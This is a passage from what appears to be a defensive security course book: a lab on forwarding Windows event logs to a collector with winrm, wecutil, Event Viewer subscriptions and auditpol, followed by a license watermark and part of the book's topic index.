
Next, change Object Types for each group to Computers and Groups.



Windows Remote Management

- Enable Windows Remote Management on the collector system by opening an administrative shell and typing:

```
C:\> winrm qc
```



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>winrm qc
MinRM already is set up to receive requests on this machine.
MinRM is not set up to allow remote access to this machine for management.
The following changes must be made:

Create a MinRM listener on HTTP://* to accept WS-Man requests to any IP on this
machine.
Enable the MinRM firewall exception.

Make these changes [y/n]? y

MinRM has been updated for remote management.

Created a MinRM listener on HTTP://* to accept WS-Man requests to any IP on this
machine.
MinRM firewall exception enabled.

C:\Windows\system32>
```

Windows Remote Management

Enable Windows Remote Management on the collector system by opening an administrative shell and typing:


```
C:\> winrm qc
```

The winrm qc command enables the Windows Remote Management Service for remote requests and creates the proper firewall rule.

Enable the Windows Event Collector

- Next, enable the Windows Event Collector by opening an administrator shell and typing:

```
C:\> wecutil qc
```



```
Administrator: Command Prompt
C:\Windows\system32>wecutil qc
The service startup mode will be changed to Delay-Start. Would you like to proceed ( Y- yes or N- no)?Y
Windows Event Collector service was configured successfully.
C:\Windows\system32>
```

Enable the Windows Event Collector


Next, enable the Windows Event Collector by opening an administrator shell and typing:

```
C:\> wecutil qc
```

wecutil is the Windows Event Collector utility.

Creating the Subscription in Event Viewer

- Name the subscription Monitored Events
- Choose Source computer initiated
- Add the Sources group



Creating the Subscription in Event Viewer

On the collector system,


- Run **eventvwr.exe** as an administrator
- Highlight Subscriptions
- Go to Actions -> Create Subscription...

Then,

- Name the subscription Monitored Events
- Choose Source computer initiated
- Add the Sources group

Choose Events

- Choose Event Query and select All Event Levels
- Choose By log and select both Application and Security




Choose Events

The Advanced button should show Normal event delivery optimization HTTP as the protocol. Leaving the defaults as-is is fine.

Complete Subscription

- Here is the completed subscription
- Let's begin to monitor




Complete Subscription

We successfully centralized Windows event logs.

Next, we discuss default Windows event log settings, systems such as Windows XP that don't log any security events by default, and a plan for changing that.

Default Windows Vista and Newer Settings

Check and set Windows Vista+ auditing with the command-line tool `auditpol.exe`



```

Administrator: Command Prompt
C:\>auditpol.exe /get /category:*
System audit policy
Category/Subcategory      Setting
System
Security System Extension  No Auditing
System Integrity           Success and Failure
IPsec Driver               No Auditing
Other System Events        Success and Failure
Security State Change      Success
Logon/Logoff
Logon                      Success
Logoff                     Success
Account Lockout            Success
IPsec Main Node            No Auditing
IPsec Quick Node           No Auditing
IPsec Extended Node        No Auditing
Special Logon              Success
Other Logon/Logoff Events  No Auditing
Network Policy Server      Success and Failure
User / Device Claims       No Auditing
Object Access
File System                No Auditing
Registry                   No Auditing
Kernel Object              No Auditing
SAM
  
```

Default Windows Vista and Newer Settings

Type the following to see the currently-set audit policy on Windows 7+ :

```
C:\>auditpol.exe /get /category:*
```

These policies are set by default. All others are set to "no auditing":

System	
System Integrity	Success and Failure
Other System Events	Success and Failure
Security State Change	Success
Logon/Logoff	
Logon	Success
Logoff	Success
Account Lockout	Success
Special Logon	Success
Network Policy Server	Success and Failure
Policy Change	
Authentication Policy Change	Success
Audit Policy Change	Success
Account Management	
User Account Management	Success
Security Group Management	Success

This page intentionally left blank.

Licensed To: Martin Brown <hermespa156@gmail_com> May 17, 2020

Index

\$HOME_NET	2:107, 3:87, 3:131
\$TRUSTED	2:105-106
.dll	4:60, 4:62, 4:152
.evt	5:44-45, 5:116, 5:119, 5:169-170, 5:173
.evtx	5:44-45, 5:116, 5:119, 5:169-170, 5:173
.exe	3:54, 3:62, 3:64, 3:74-75, 3:108, 3:117-120, 3:122-123, 3:128, 3:131, 3:187, 4:60, 4:62, 4:69, 5:107-108, 5:172
.jar	2:84

A

Abnormal	1:149, 1:171, 2:39, 2:41, 2:46, 2:151, 3:55, 3:150, 3:162
Access token	1:121, 2:29, 2:169, 3:184, 4:139, 4:159, 4:161-162, 4:164, 4:168
ACT, Application Compatibility Toolkit	4:136-137
ActiveX	1:98, 1:101
Administrative accounts	2:169, 4:2, 4:102, 4:104-106, 4:108, 4:110, 4:132, 4:144, 5:121, 5:133, 5:146, 5:148, 5:150, 5:183
Adobe Reader	1:98, 1:104
ADS, Alternate Data Stream	4:54, 4:74-75, 5:37
Adversary Deception	2:3, 2:164-165
Adversary success	1:43, 3:20
Alert data	1:8, 3:65, 3:83, 3:94
Alexa	2:43, 2:144-145, 2:149-150, 2:160, 3:182, 3:184, 5:87
Analysis Methodology	3:2, 3:58, 3:61
Anomaly	2:48, 3:38, 3:45, 3:52-55, 3:82, 3:123, 3:128-131, 3:143, 5:86
Anomaly Detection	1:36, 2:39, 2:78, 3:52, 3:54-55, 3:129, 3:131, 3:143, 4:52, 4:186
Antimalware	4:43, 4:179
Antivirus	1:37, 2:188, 3:48-50, 3:64, 3:74, 3:116, 3:126, 4:42-43, 4:179-180, 5:105
AppArmor	4:94
Application Inspection	2:123-124, 2:126
Application Monitoring	4:2, 4:7, 4:46, 4:53

Application Whitelisting	4:46, 4:66-68, 4:76, 4:82, 4:84, 4:92-93, 4:95-96, 4:101, 4:193, 5:23, 5:27, 5:50, 5:167
Application Whitelisting, Bypass	4:90
Application Whitelisting, Phase 0: Whitelist Building	4:61, 4:77-80, 4:83
Application Whitelisting, Phase 1: Targeted Detection	4:84-86
Application Whitelisting, Phase 2: Strict Enforcement	4:87-88
Applocker	4:3, 4:95-99, 4:198, 5:120, 5:152, 5:154, 5:167
APT	2:42, 2:44-45, 3:178, 4:171, 5:79, 5:107
argus	3:78, 3:94
ASD Essential Eight	5:24-26
ASD Top 35	5:22, 5:39
ASD Top 4	5:23-24, 5:27, 5:39, 5:79
ASEPs	4:121
ASEPs, Auto-Start Extensibility Points	1:38, 1:142, 4:2, 4:121-122, 4:124, 5:163, 5:169
ASEPs, Registry	4:121, 5:160-165
Asset Inventory	3:88, 5:52, 5:54, 5:58-59, 5:111
ATT&CK	1:139
Australian Signals Directorate (ASD)	4:186, 4:191, 5:20, 5:22-28, 5:39, 5:79
Authentication	4:3, 4:139-140, 4:150-152, 4:154, 4:159-161, 4:166, 4:169, 4:175-177, 5:36, 5:83, 5:99, 5:145
Authentication Policy Silos	4:175-176
Autoruns	1:142, 4:2, 4:122, 4:124, 5:169
awk	2:145, 2:150, 3:42, 3:165
B	
Backdoor	1:50, 1:52-53, 1:116
Base64	3:155, 4:49-50, 4:152, 5:123, 5:166-167, 5:170
Baseline Configuration	4:2, 4:25-28, 4:31-34, 4:80, 4:101, 4:160, 5:75
Baselining	4:35, 4:122, 4:189, 5:51
Behavior	2:15, 2:134-136, 3:51-52, 3:134, 5:107
Bejtlich	1:8, 1:63, 3:9, 3:11, 3:16, 3:20, 5:5, 5:9, 5:11

Blacklist	1:105, 2:49, 2:56-57, 2:59-60, 2:83, 3:46, 3:48, 3:163, 4:174, 5:105, 5:180
Blue Team	1:36, 1:173, 3:29, 4:62
Bogon	2:56-57
Botnet	1:54, 3:5, 3:117, 3:135, 3:146, 5:109, 5:112
Bro	3:2, 3:30, 3:38-42, 3:45, 3:70, 3:75, 3:81, 3:90, 3:94, 3:147, 3:150, 3:154, 3:160, 3:163-164, 3:181-182, 3:184-185
Browser	1:90, 1:98-103, 2:23, 2:80-81, 2:98, 3:159-161, 3:181, 5:94
Browser attacks	1:100-101
C	
C2	1:52-53, 1:116, 1:138, 1:140, 1:145, 2:28, 2:31, 2:49-50, 2:151, 3:3, 3:108, 3:133-134, 3:139, 3:146, 5:87
C2 Channel	1:81, 1:114, 1:140, 2:23, 2:30-31, 2:110, 2:112, 3:145
C2, HTTP	3:156-157
C2, HTTPS	1:128, 1:150, 3:3, 3:139, 3:167, 3:175, 3:184, 5:109
C2, HTTPS and X.509	1:110, 2:139-140, 3:170, 3:172-174, 3:178-184
C2, ICMP	3:141-142
C2, non-HTTPS SSL	3:170, 3:174
C2, Persistent Connections	3:136-137
C2, Tor	1:38, 3:176
Cached Credentials	4:159-160
CAPEX	1:66, 1:162
Carving	3:2, 3:70-71, 3:75, 3:90
CDM, Continuous Diagnostics and Mitigation	5:6, 5:10-11, 5:20
Centralize Windows Event Logs	5:187, 5:189
Centralized Logging, Windows	4:182-183, 5:190
Change Detection	4:34-35, 5:99-101
Change Monitoring	4:34-35, 4:189
Ciphertext	2:139
CIS, Center for Internet Security	1:17, 1:131, 2:66, 2:93, 2:173-174, 3:104, 3:124, 4:6-7, 4:15, 4:25, 4:28-31, 4:33, 4:37, 4:66, 4:101, 4:103, 4:181, 4:196, 5:20-21, 5:39, 5:50-52, 5:74, 5:86, 5:104,

	5:111, 5:133, 5:139
Cleartext	1:150, 2:98, 4:109, 4:139, 4:152-153, 4:157, 4:169, 4:175
Client-Side	1:9, 1:68, 1:78-82, 1:84, 1:98, 1:104, 2:22- 23, 2:27, 2:31, 2:104, 2:110, 2:118, 3:109
Content Filter	1:62, 2:82-84, 2:86, 2:88, 2:187, 3:138
Content-Type	2:84-85
Correlated Data	1:8, 3:65, 3:88
Critical Controls, First Five Quick Wins	4:6-7, 5:50
Critical Security Controls	4:6-7, 4:15, 4:97, 4:101, 5:20
Cuckoo	2:135-136
D	
Daemonlogger	3:69
Data Breach	1:29-32, 1:34, 1:85, 3:19, 4:188
Data Breach Investigations Report (DBIR)	1:29-30, 1:32-34, 1:85, 2:155, 3:19
Data Classification	5:32, 5:34, 5:37
Data compromise	1:76, 1:175, 2:41, 5:34
Daylight Savings Time	2:61-62, 3:86, 3:106
DBIR	1:29-30, 1:32-34, 1:85, 2:155, 3:19
DDoS	1:53-54, 1:75, 1:108
Debug Programs	4:107, 4:112, 4:119, 4:195
Deception Devices	2:3, 2:164-167
Deduction	3:59
DeepBlueCLI	4:51, 4:62, 5:166-170, 5:173-174
DeepWhite	4:62, 5:167
Default Deny	1:151, 2:54, 2:58, 2:60, 2:63, 5:110
Defender	1:42, 2:183, 2:187, 3:7, 3:16, 3:50, 3:136, 4:2, 4:39, 4:42-44, 4:182, 4:184, 5:21, 5:74, 5:93
Defensible Network	1:7, 2:194, 3:16, 3:124-126, 3:128-129, 3:136, 3:168, 5:17, 5:30-31, 5:40-41
Detection-Oriented	1:125-126, 2:102, 4:193
DIACAP	3:8, 5:7-8
diff	4:35, 4:122, 5:59, 5:99
Dirty Word List	2:183, 2:185-186, 3:62
Display filters	2:140, 3:112, 3:120-123, 3:176
DITSCAP	3:8, 5:7-8
DLL	2:191, 3:54, 3:88, 3:131, 4:49, 4:54, 4:57, 4:60, 4:62, 4:91-92, 4:152, 5:152, 5:154,

	5:177
DNS Tunneling	3:147, 3:153
DNS, failed-dns-query	5:92
DNS, Logging	2:160, 3:41, 3:150-151, 3:154, 5:85-86, 5:88-92, 5:95, 5:183
DNS, long-dns-query	5:92, 5:183
DNS, NXDOMAIN	5:92
dnscat2	3:147-151, 3:153
DOCX	1:87, 1:105, 2:84, 2:191
DoS, Denial of Service	1:51, 1:53, 2:129, 3:33, 3:118-119
dumpcap	3:69
dwel time	1:33-34, 1:57
Dynamic Analysis	2:84, 2:135-136, 2:191

E

Egress	1:3, 1:151-152, 1:178, 2:44, 2:47, 2:49, 2:52, 2:58, 2:60, 2:63, 2:79, 2:88, 2:125, 2:193, 3:147, 3:152, 4:181-183, 4:193, 5:74
Elastic Stack	1:3, 1:178, 3:43
Elasticsearch	2:153, 5:77
ELSA	3:43
Emerging Threats	1:72, 3:32, 3:34, 3:46, 3:84, 3:87-88, 3:131, 3:134
EMET, Enhanced Mitigation Experience Toolkit	1:36, 1:38, 4:2, 4:38-42, 5:153-154, 5:167
Enhanced Mitigation Experience Toolkit (EMET)	1:36, 1:38, 4:2, 4:38-42, 5:153-154, 5:167
Entropy	2:3, 2:139-149, 3:54, 3:125, 3:128, 3:146, 3:171, 3:176, 4:110, 5:37, 5:87, 5:107-108, 5:125, 5:128, 5:147, 5:164
Essential Eight	5:24-27, 5:39
EternalBlue	1:50, 1:72, 3:21, 4:22-24
EternalRomance	4:22-24
Event ID 1056, RDP Self-Signed Cert	5:138, 5:154
Event ID 1102, Event Log Cleared	5:136, 5:154
Event ID 2003, Firewall Disabled	5:142, 5:154
Event ID 2005, Firewall Rule	5:143
Event ID 4624, Logon	5:144, 5:146
Event ID 4720, User Creation	5:45, 5:132, 5:154
Event ID 4722, User Enabled	5:45, 5:132, 5:154
Event ID 4724, Password Reset	5:132, 5:154

Event ID 4732, User Added to Group	5:45, 5:134, 5:154
Event ID 4738, Account Changed	5:132, 5:154
Event ID 7030, Interactive Service Error	5:18, 5:129, 5:154
Event ID 7045, Service Creation	5:18, 5:125, 5:128, 5:140, 5:154
Event IDs, Applocker	4:98-99, 5:89, 5:152, 5:154
Event IDs, Removable Media	5:140
Event Logs, Critical Windows Events	5:3, 5:115, 5:122, 5:124, 5:130-131, 5:133, 5:135-137, 5:139-141, 5:144, 5:152-154, 5:183
Event Logs, Damaged	5:117
Event Logs, Windows	4:182-183, 5:116-119, 5:121, 5:132, 5:134, 5:138, 5:140, 5:142, 5:152, 5:156, 5:166, 5:189-191, 5:195-196, 5:199
Event Query, Windows	5:197
Event Viewer	5:116-119, 5:132, 5:134, 5:138, 5:140, 5:142, 5:152, 5:196
eventvwr	5:116, 5:118, 5:196
EXE	2:191, 3:54, 3:62, 3:64, 3:74-75, 3:88, 3:108, 3:117-118, 3:122-123, 3:131, 3:187, 4:60, 5:108, 5:154, 5:172-173
EXE, MZ	3:33, 3:73, 3:119-121, 3:131
EXE, PE	3:74, 3:88, 3:119, 3:121, 3:131, 4:57
EXE, This program cannot be run in DOS mode	3:33, 3:118-120
EXE, This program must be run under Win32	3:121
EXE, Transfer	3:126, 3:128, 3:131, 3:187
Executable	1:87, 3:117, 3:126, 3:128, 4:57, 4:71-74, 4:77, 4:80, 4:83, 4:85, 4:91, 5:105
Exfiltration	1:109-110, 1:140, 1:150, 1:152, 2:20, 2:30, 2:41, 2:47-50, 2:61-64, 2:72-73, 2:88, 2:109, 2:111, 2:117-118, 2:122, 2:127-129, 2:137
Exploit Guard	4:2, 4:39, 4:42
Exploitation	1:48-49, 1:77, 1:82, 1:101, 1:107, 1:116, 1:127, 1:135, 1:139-140, 2:20, 2:27, 2:118, 2:167, 4:37, 4:101, 4:120, 4:139
Extracted data	3:65, 3:70

F

False Negative	3:126
----------------	-------

False Positive	2:70, 2:109, 2:114, 2:129, 2:141, 2:144-145, 3:54, 3:130-131, 4:49, 4:84-86, 5:41, 5:178
File Analysis	2:188, 2:191
File Carving	3:71, 3:75
File Integrity Monitoring	4:35, 4:68, 4:189
File-format	1:98, 1:104-105, 3:66, 3:116, 5:179
FileCreate	4:54
FileCreateStreamHash	4:54
FIPS 199	5:33-34
Firewalls	1:62, 2:68, 2:82, 2:94, 2:102, 2:115, 2:120-123, 2:125-129, 2:177, 2:187, 2:193
Flash	1:98, 1:101-103
Flow Data	1:7, 2:35-38, 2:46, 2:172, 2:193, 3:78
Forensics	1:164, 1:170, 2:134, 2:155, 2:185, 3:34, 3:62, 4:35, 4:52, 4:78, 4:91, 5:89, 5:177-178
Forward Proxy	2:82, 2:88-89, 2:94
Framework	1:102, 1:120, 1:131, 2:7-8, 2:124, 2:183, 3:41, 3:147, 3:173, 4:62, 4:81, 5:8, 5:166, 5:170, 5:173, 5:180-181
freq.py	2:3, 2:147-153, 3:146

G

GeoIP	2:38, 2:45, 2:56, 2:59
Get-WinEvent	4:47, 5:18, 5:44-45, 5:122, 5:130, 5:132, 5:134-136, 5:138, 5:140, 5:142, 5:153-154, 5:166
GetMissingUpdates	5:81
grep	2:144, 2:150, 3:5, 3:30, 3:37, 3:76-77, 3:81, 3:154, 3:160, 3:162, 3:164-165, 3:185, 5:68-69, 5:91
Group Policy	2:99, 4:32, 4:95-96, 4:117, 4:133, 4:146, 4:182, 5:96, 5:190-191
Group Policy Object (GPO)	4:32, 4:95, 5:190-191

H

Hanlon's Razor	3:51, 5:41
Hardening	4:22, 5:24
Hash Bypass	4:91

HIDS, Host Intrusion Detection System	4:53, 4:186-190, 4:193, 5:176
HIPS, Host Intrusion Prevention System	4:186, 5:36, 5:176
HKLM\Security\Policies\Secrets	4:112
HoneyAdmins	2:169
Honeynets	2:165, 2:167
Honeypots	2:3, 2:164-169
HoneyRobots.txt	2:169
HoneySAT	2:169
HoneyTable	2:169
HoneyTokens	2:3, 2:196
HoneyUsers	2:169
HTTP GET	3:36, 3:110, 5:108
HTTP POST	1:144-145, 3:155-156
Hunt team	1:12, 1:126, 1:175, 3:7, 3:11-13, 3:187, 5:180
Hunt Teams	1:12, 1:92, 1:126, 1:173, 1:175, 2:13-15, 2:23, 2:44, 2:156, 2:161, 3:7, 3:11-13, 3:187, 4:53, 5:89, 5:166, 5:180
Hypothesis Management	3:61
I	
ICMP	1:150, 2:37, 2:53, 3:54, 3:111, 3:136, 3:139- 143
ICMP 0:0, Echo Reply	3:142
ICMP 8:0, Echo Request	3:54, 3:140, 3:143, 5:169
iDays	4:23
IDS Frontends	1:68, 1:70-72, 3:2, 3:30-34, 3:67, 3:84, 3:114, 3:173
Impersonation Level	4:161-164, 4:168
IMPHASH	4:55-57
Inbound Filtering	2:34, 2:56
Incident Response	1:28-29, 1:36, 1:164, 1:166, 1:169-170, 1:173, 2:136, 2:158, 3:13, 3:104, 3:136, 3:138, 4:35, 4:37, 4:191-192, 5:178, 5:181
Indicator Identification	2:183
Indicators	1:137-138, 1:170, 2:182-186, 4:191
Indicators of Compromise	1:169, 2:186, 5:178
infinite days	4:23
Intel AMT flaw	1:50
Interactive Logon	4:160, 4:166, 4:177, 5:146
Internal SI Firewalls	2:177, 2:193
Inventory, Active Scanning	5:54-58, 5:64, 5:111

Inventory, Passive Discovery	3:30, 3:94, 5:52, 5:54, 5:63-64, 5:66-69
Iodine	3:147, 3:152-154
IPFIX	2:35-37, 2:46, 2:172, 2:193, 3:78
IRC	1:111, 1:136, 2:53, 2:55, 2:74, 2:105, 2:125, 2:128, 3:41, 3:55, 3:68, 3:139, 4:90, 4:95
IRC C2	2:125, 2:128, 3:139
ISCM, Information Security Continuous Monitoring	5:6, 5:8, 5:12-14

J

JAR	2:84, 2:133, 2:191, 3:51, 5:41
Java	1:98, 1:101-102, 2:80, 2:84, 4:41, 5:79
JavaScript	1:101, 2:80
Joe Sandbox	2:191

K

Kansa	5:180-181
Kibana	2:153, 5:77
Kill Chain	1:137-139, 2:182-183, 2:185

L

LanMan Hash	4:146-147
Layer 3	1:64, 1:130, 2:35, 2:38, 2:56, 2:58-60, 2:121, 2:123, 2:125-126, 2:173, 3:109, 3:128, 4:22
Layer 4	1:64, 2:35, 2:38, 2:58, 2:60, 2:121, 2:123, 2:125, 3:109
Layer 7	1:64, 1:130, 2:38, 2:48-50, 2:121, 2:123, 2:126, 2:128, 3:66, 3:80, 3:109, 5:103
LiveSSP	4:154, 4:157, 4:169, 4:175
Lockheed Martin's Cyber Kill Chain	1:139
Log data	1:8, 2:48, 3:65, 5:16, 5:117
Log files	3:8, 5:5, 5:116-117
Log Monitoring	4:33, 4:47, 4:189, 5:16, 5:115, 5:120, 5:188
Log Settings, Windows	5:198
Logon Types, Type 10	4:160, 5:146
Logon Types, Type 11	4:159-160
Logon Types, Type 2	4:160, 4:164, 4:166, 4:177, 5:146

Logon Types, Type 3	4:160, 5:147, 5:150-151
Logon Types, Type 4	4:160
Logon Types, Type 7	1:55-56, 4:154, 4:160
Logstash	2:153, 5:77
Long Tail Analysis	1:37, 5:42-45, 5:164, 5:180-181, 5:183
LSA Secrets	4:112
lsass.exe	4:69
LUA Buglight	4:137

M

M-Trends	1:28, 1:32-34, 1:57, 1:92, 1:144, 1:147, 2:155, 3:19, 4:170
Macro	5:24
Malvertising	1:84, 1:91
Malware Detonation Devices	1:7, 1:62, 2:2, 2:68, 2:133-134, 3:126
Mandiant	1:28, 1:32-34, 1:57, 1:92, 1:144, 1:147, 2:155, 2:186, 3:12, 3:19, 4:57, 4:170, 5:178-179
MBSA, Microsoft Baseline Security Analyzer	5:80-81, 5:187
Memory Analysis	2:136, 5:177-178, 5:180
Metadata	1:8, 3:65, 3:80, 3:88, 4:61, 4:191, 5:117
Metasploit	1:120, 1:147-148, 2:140, 3:49, 3:173-174, 4:170, 5:126, 5:128-129, 5:137, 5:148-149
Meterpreter	1:120-121, 3:118, 3:174, 4:50, 4:168, 5:121- 123, 5:131, 5:136-137, 5:148
Microsoft Account	4:151, 4:154-157
Microsoft Office	1:98, 1:104-105, 4:28-29, 5:24
Microsoft System Center Configuration Manager (SCCM)	4:73
Mimikatz	3:21, 4:46, 4:60, 4:92, 4:157, 4:167-176, 5:167, 5:171-174
Minnow	1:95-96
Mobile application	2:123
Mobile device	1:48, 1:94-96, 2:15, 2:80, 3:111, 4:5, 4:12, 4:20
ModSecurity	2:2, 2:76
MSSP	1:157, 1:162-164, 1:168

N

NAT	2:38-39
Nation-State	1:35, 1:76, 3:127, 4:22, 5:79
ndiff	5:59
NetFlow	1:7, 2:35-38, 2:46, 2:172, 2:193, 3:78
netsniff-ng	3:30, 3:67, 3:69
Network Logon	4:160, 5:147, 5:150-151
NGFW	1:62, 2:68, 2:82, 2:94, 2:102, 2:115, 2:120-123, 2:125-129, 2:187, 3:146, 5:110
ngrep	3:30, 3:37, 3:76-77
NIDS	2:2, 2:102-105, 2:108-112, 2:114-115, 3:15, 3:17, 3:30-31, 3:38, 3:45, 3:53, 3:94, 4:187
NIPS	2:2, 2:102, 2:114-118
nmap	2:43, 3:30, 5:56, 5:58-59
Non-Encrypted HTTPS	3:168-169
NSRL RDS	4:61, 4:77-80, 4:83
NT Hash	4:143, 4:145, 4:147-148, 4:150-151, 4:166, 5:147
NTFS Permissions	4:106-107, 4:115-117

O

Obfuscation	3:155, 5:123, 5:167
Offense informs defense	2:180, 5:21
OpenAppId	2:2, 2:124-125, 2:131
OpenVAS	5:76
OPEX	1:66, 1:162
OSI model	1:64, 1:78, 1:139
OSSEC	3:94, 4:189
Outbound connections	2:40, 2:43, 2:46, 5:109
Outbound Filtering	2:34, 2:58-60
Outsource	1:157, 1:161-164, 1:168, 2:71

P

pof	5:2, 5:64-65, 5:71
PAC	2:80-81
Packet capture, Full	1:70-71, 2:35, 3:32, 3:67-69, 3:94
Packet Data	1:70-71, 1:121, 2:35, 3:32, 3:67-69, 3:94
PADS, Passive Asset Database	3:94, 5:64

Pass the pass	4:169
Pass-the-Hash	4:166, 4:168, 5:146-147, 5:149-151
Password Hashes	4:112, 4:139, 4:142-143, 4:148, 4:164, 4:168, 5:99
Passwords Hashes, Ntlds.dit	4:148
Passwords Hashes, SAM	4:146, 4:148
Patching	1:82, 2:68, 2:70, 2:72, 2:176, 4:7, 4:14, 4:16, 4:20, 4:22, 4:25, 4:71, 4:101, 5:23, 5:27, 5:31, 5:51, 5:79, 5:183
PDF	1:35, 1:79, 1:81, 1:87, 1:105, 2:36, 2:85, 2:191, 3:109, 5:77
Perfect Solution Fallacy	1:37-38, 3:163, 5:167
Perimeter SI Firewall	2:52, 2:61
Persistence	1:36, 1:38, 1:56, 1:117, 1:119, 1:121, 1:125, 1:140, 1:142, 2:87, 4:16, 4:120-121, 4:186, 5:3, 5:124, 5:159, 5:176-177, 5:184
Persistence, registry	1:38, 1:56, 5:159
Persistence, service	4:121, 5:124
persistent.pl	3:137-138, 5:109
Phish	1:79-81, 1:85, 1:88-89, 1:95, 2:183
Phishing	1:79-81, 1:85, 1:88-89, 1:95, 2:183
PipeEvent	4:54
Pivoting	1:111, 1:135, 1:146, 5:144, 5:146, 5:151
Plugin	1:101-103, 4:168
Ponemon	1:31
Port Scan	5:58
Portable Executable (PE)	3:74, 3:88, 3:119, 3:121, 3:131, 4:57
Post-Exploitation	1:107, 1:116, 1:127, 1:135, 1:139-141, 2:20, 2:28, 2:167, 4:139, 5:170, 5:176
PowerShell Logging	4:51
PowerShell Remoting	5:163, 5:180
PPT	1:105, 2:191
PRADS	3:30, 5:64, 5:66-69
PRADS, Passive Real-Time Asset Database	3:30, 5:64, 5:66-69
Prevention-Oriented	1:60, 1:62, 2:102
Privilege escalation	1:121, 3:13, 3:94, 4:116, 5:47, 5:135
Process Monitor	4:52, 4:134-135, 5:125
ProcessAccess	4:54
Protected Users	4:175-176, 5:151
Protocol Behavior	3:45, 3:51
Proxies	2:60, 2:78-80, 2:82, 2:87-89, 2:93, 3:137, 3:155, 5:103, 5:105-109

PSExec	1:147-148, 2:140, 3:21, 4:167, 5:121-122, 5:124-129, 5:148-150, 5:167, 5:171-172, 5:174
PVLAN	2:175

R

Rainbow Tables	4:143
RawAccessRead	4:54
Red Team	3:29
Redline	5:178-179
Registry keys	3:8, 4:134, 5:5, 5:42, 5:159, 5:162, 5:164
RegistryEvent	4:54
Remote Interactive	4:160, 5:146
Reputation	1:36, 2:46, 2:50, 2:59, 2:86-88, 2:126, 3:52-53, 4:170
Response-Driven	1:129
Restricted Admin Mode RDP	4:175
Reverse HTTP	1:121, 3:137, 5:109
Reverse HTTPS	5:109
RFC 1918	2:56-57
Risk Management	1:131, 5:8, 5:11-12
